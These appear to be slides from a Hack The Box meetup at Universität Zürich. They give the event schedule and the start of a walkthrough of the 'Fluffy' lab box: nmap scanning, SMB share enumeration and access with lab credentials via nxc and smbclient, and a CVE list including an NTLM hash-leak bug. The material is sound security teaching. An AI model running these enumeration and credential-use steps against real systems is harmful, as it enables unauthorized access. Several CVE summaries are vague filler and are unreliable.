



**Universität  
Zürich<sup>UZH</sup>**



**HACKTHEBOX**

# Hack The Box Meetup Onsite @ CYREN ZH

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Zürich**<sup>UZH</sup>



**HACKTHEBOX**

|               |                       |
|---------------|-----------------------|
| 18:00         | Door Opening          |
| 18:15 – 18:45 | Intro and Setup       |
| 18:45 – 20:00 | Hacking / Walkthrough |
| 20:00 – 20:30 | Break / Pizza 🍕       |
| 20:30 – 21:45 | Hacking / Walkthrough |
| 21:45 – 22:00 | Ending                |

wifi: uzh-guest

Register here:  
[htbzh.ch](https://htbzh.ch) > onboarding

# Admin

- Wi-Fi: **uzh-guest**
- Food / drinks (input)
- Toilets (output)
- Pictures ok/nok?
- Slides:

<https://htbzh.ch/schedule>

# Hosts



**Melanie Knieps**  
Researcher, Project Lead CYREN ZH



**Leyla Ciragan**  
Project Coordinator CYREN ZH



**Antoine Neuenschwander**  
Tech Lead Bug Bounty, Swisscom

# Cyber Resilience Network for the Canton of Zurich



## Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology  
Acknowledge there is no 100% security  
Find Vulnerabilities

**Contradict all Assumptions**



## Legal Aspects


Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

**Unauthorized access to a data processing system**

**Hack The Box**

Provides lab environment to learn about attacker tactics



## Gamification


Capture the Flag (CTF)  
**Hacking Competition**

(warning: addictive)




# HACKTHEBOX

> 400 virtual machines (boxes)



**HTB Labs**



<https://app.hackthebox.com>



**HTB Enterprise Platform**


<https://enterprise.hackthebox.com>

# Hacking Setup





# Connect to the Lab via HTB PwnBox



[https://help.hackthebox.com/en/articles/5185687-introduction-to-lab-access#h\\_9b6b4f1e1a](https://help.hackthebox.com/en/articles/5185687-introduction-to-lab-access#h_9b6b4f1e1a)



## Fluffy

- Windows machine
- Assume Breach scenario
- CVE-2025-24071 NTLM hash disclosure via SMB
- Active Directory Certificate Service (ESC16)


# /etc/hosts file

- Add the domain to the **/etc/hosts** file
- Overrides DNS resolution

```
$ sudo nano /etc/hosts
```

And add the following entry:

```
10.10.11.XXX fluffy.htb
```



# Credential Stealing

# nmap the network mapper

## Basic usage

Target = hostname or IP address

```
$ nmap <target>
```

## Port specification

Scan specific ports

```
$ nmap -p21,22,80-99 <target>
```

Scan all ports

```
$ nmap -p- <target>
```

## Timing options

Minimal rate (packets/sec)

```
$ nmap --min-rate=1000 <target>
```

Timing templates (0-5, higher is faster)

```
$ nmap -T4 <target>
```

## Version Scanning

Determining service/version information

```
$ nmap -sV <target>
```

## Script Scanning

Run nmap default scripts

```
$ nmap -sC <target>
```

# \$ nmap --open fluffy.htb -sV



| Port            | Service                   | Version / Details                        | Description / Security Relevance                                                                                                                   |
|-----------------|---------------------------|------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>53/tcp</b>   | DNS                       | Simple DNS Plus                          | DNS service responsible for hostname resolution. Commonly integrated with Active Directory for domain name management and service discovery.       |
| <b>88/tcp</b>   | Kerberos                  | Microsoft Windows Kerberos               | Primary authentication protocol for Active Directory. Used for secure ticket-based authentication between users, hosts, and services.              |
| <b>139/tcp</b>  | NetBIOS Session Service   | Microsoft Windows netbios-ssn            | Legacy Windows networking service supporting SMB communication, file sharing, and printer sharing over NetBIOS.                                    |
| <b>389/tcp</b>  | LDAP                      | Microsoft Active Directory LDAP          | Standard LDAP service used to query and manage Active Directory objects such as users, groups, computers, and policies.                            |
| <b>445/tcp</b>  | SMB / Microsoft-DS        | Microsoft-DS                             | SMB service used for file sharing, remote administration, authentication, Group Policy distribution, and lateral movement in Windows environments. |
| <b>464/tcp</b>  | Kerberos Password Service | kpasswd5                                 | Kerberos password change/reset service used by Active Directory clients and users.                                                                 |
| <b>593/tcp</b>  | RPC over HTTP             | Microsoft Windows RPC over HTTP 1.0      | Remote Procedure Call service enabling remote management and Windows administrative functions over HTTP.                                           |
| <b>636/tcp</b>  | LDAPS                     | Microsoft Active Directory LDAP over SSL | Encrypted LDAP service using SSL/TLS to securely transmit authentication and directory queries.                                                    |
| <b>3268/tcp</b> | Global Catalog LDAP       | Microsoft Active Directory LDAP          | Global Catalog service allowing forest-wide searches across all domains in the Active Directory forest.                                            |
| <b>3269/tcp</b> | Global Catalog LDAPS      | Microsoft Active Directory LDAP over SSL | Secure encrypted version of the Global Catalog service using SSL/TLS.                                                                              |

# SMB shares enumeration

```
$ nxc smb fluffy.htb -u 'j.fleischman' -p 'J0e1THEM4n1990!' --shares
```

```
SMB      10.129.232.88  445  DC01      [*] Windows 10 / Server 2019 Build 17763 (name:DC01)
(domain:fluffy.htb) (signing:True) (SMBv1:False)

SMB      10.129.232.88  445  DC01      [+] fluffy.htb\j.fleischman:J0e1THEM4n1990!

SMB      10.129.232.88  445  DC01      [*] Enumerated shares

SMB      10.129.232.88  445  DC01      Share          Permissions    Remark
SMB      10.129.232.88  445  DC01      -----
SMB      10.129.232.88  445  DC01      ADMIN$          Remote Admin
SMB      10.129.232.88  445  DC01      C$              Default share
SMB      10.129.232.88  445  DC01      IPC$            READ           Remote IPC
SMB      10.129.232.88  445  DC01      IT              READ,WRITE
SMB      10.129.232.88  445  DC01      NETLOGON        READ           Logon server share
SMB      10.129.232.88  445  DC01      SYSVOL          READ           Logon server share
```

# SMB access

```
$ smbclient.py 'fluffy.htb/j.fleischman:J0e1THEM4n1990!@10.129.232.88'
```

```
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies
```

```
Type help for list of commands
```

```
# use IT
```

```
# ls
```

```
drw-rw-rw-          0  Wed May 20 22:54:31 2026 .
```

```
drw-rw-rw-          0  Wed May 20 22:54:31 2026 ..
```

```
drw-rw-rw-          0  Fri May 16 09:51:49 2025 Everything-1.4.1.1026.x64
```

```
-rw-rw-rw- 1827464  Fri May 16 09:51:49 2025 Everything-1.4.1.1026.x64.zip
```

```
drw-rw-rw-          0  Fri May 16 09:51:49 2025 KeePass-2.58
```

```
-rw-rw-rw- 3225346  Fri May 16 09:51:49 2025 KeePass-2.58.zip
```

```
-rw-rw-rw-  169963  Sat May 17 09:31:07 2025 Upgrade_Notice.pdf
```

```
# get Upgrade_Notice.pdf
```





# FLUFFY

**Patch Announcement:** Mandatory Timeslot Booking for Critical Updates  
**Audience:** IT Department

Multiple high-impact vulnerabilities have been publicly disclosed. All administrators are instructed to **schedule a maintenance timeslot to upgrade all the systems** in accordance with internal security policy.

Upgrades must be completed within the defined change window to reduce the risk of exploitation and maintain compliance with patching requirements.

## Upgrade Process

- Book a timeslot through the IT change management system.
- Schedule must be confirmed **before** applying any updates.
- Confirm completion and validate system stability after patching.

### Recent Vulnerabilities

| CVE ID         | Severity |
|----------------|----------|
| CVE-2025-24996 | Critical |
| CVE-2025-24071 | Critical |
| CVE-2025-46785 | High     |
| CVE-2025-29968 | High     |
| CVE-2025-21193 | Medium   |
| CVE-2025-3445  | Low      |



| CVE                   | Severity | Short Summary                                                                                                                                                                                                 |
|-----------------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>CVE-2025-24996</b> | Critical | Windows NTLM spoofing vulnerability caused by improper control of file names/paths. An attacker can trigger NTLM authentication and potentially capture credentials over the network. ( <a href="#">CVE</a> ) |
| <b>CVE-2025-24071</b> | Critical | Microsoft Windows File Explorer spoofing vulnerability that may leak NTLM hashes when specially crafted archive files (.library-ms) are processed automatically. ( <a href="#">cvemon.intruder.io</a> )       |
| <b>CVE-2025-46785</b> | High     | Limited public information currently available. Requires vendor advisory or NVD publication for accurate technical details.                                                                                   |
| <b>CVE-2025-29968</b> | High     | Limited public information currently available. Additional vendor/NVD disclosure needed for validated impact and affected products.                                                                           |
| <b>CVE-2025-21193</b> | Medium   | Microsoft vulnerability disclosed in early 2025 Patch Tuesday updates; associated with privilege or security feature bypass activity in Windows environments.                                                 |
| <b>CVE-2025-3445</b>  | Low      | Low-severity vulnerability with limited impact; likely requires local access or specific conditions for exploitation. Public technical details remain limited.                                                |

«

🔍 Find by title

▾ Client management tools and settings

Add, remove, or hide Windows features

Windows Tools/Administrative Tools

Use Quick Assist to help users

Connect to remote Microsoft Entra joined PC

Create mandatory user profiles

Manage Device Installation with Group Policy

Manage the Settings app with Group Policy

Manage default media removal policy

**Windows libraries**

What version of Windows am I running

Troubleshoot Windows clients

Learn > Windows > Client management >

 **Ask Learn** ⋮

# Windows libraries

Applies to: ☒ Windows 11, ☒ Windows 10

 Summarize this article for me

Libraries are **virtual containers for users' content**. A library can **contain files and folders stored on the local computer or in a remote storage location**. In Windows Explorer, users interact with libraries in ways similar to how they would interact with other folders. Libraries are built upon the legacy known folders (such as My Documents, My Pictures, and My Music) that users are familiar with, and these known folders are automatically included in the default libraries and set as the default save location.

To show libraries in File Explorer, go to **Options**, select the **View** tab, and then select **Show libraries**.

## Features for Users


Windows libraries provide full content search and rich metadata. Libraries offer the following advantages to users:

- Aggregate content from multiple storage locations into a single, unified presentation.
- Enable users to stack and group library contents based on metadata.

### In this article


- Features for Users**
- Features for Administrators
- More about Libraries
- See also

Was this page helpful?  

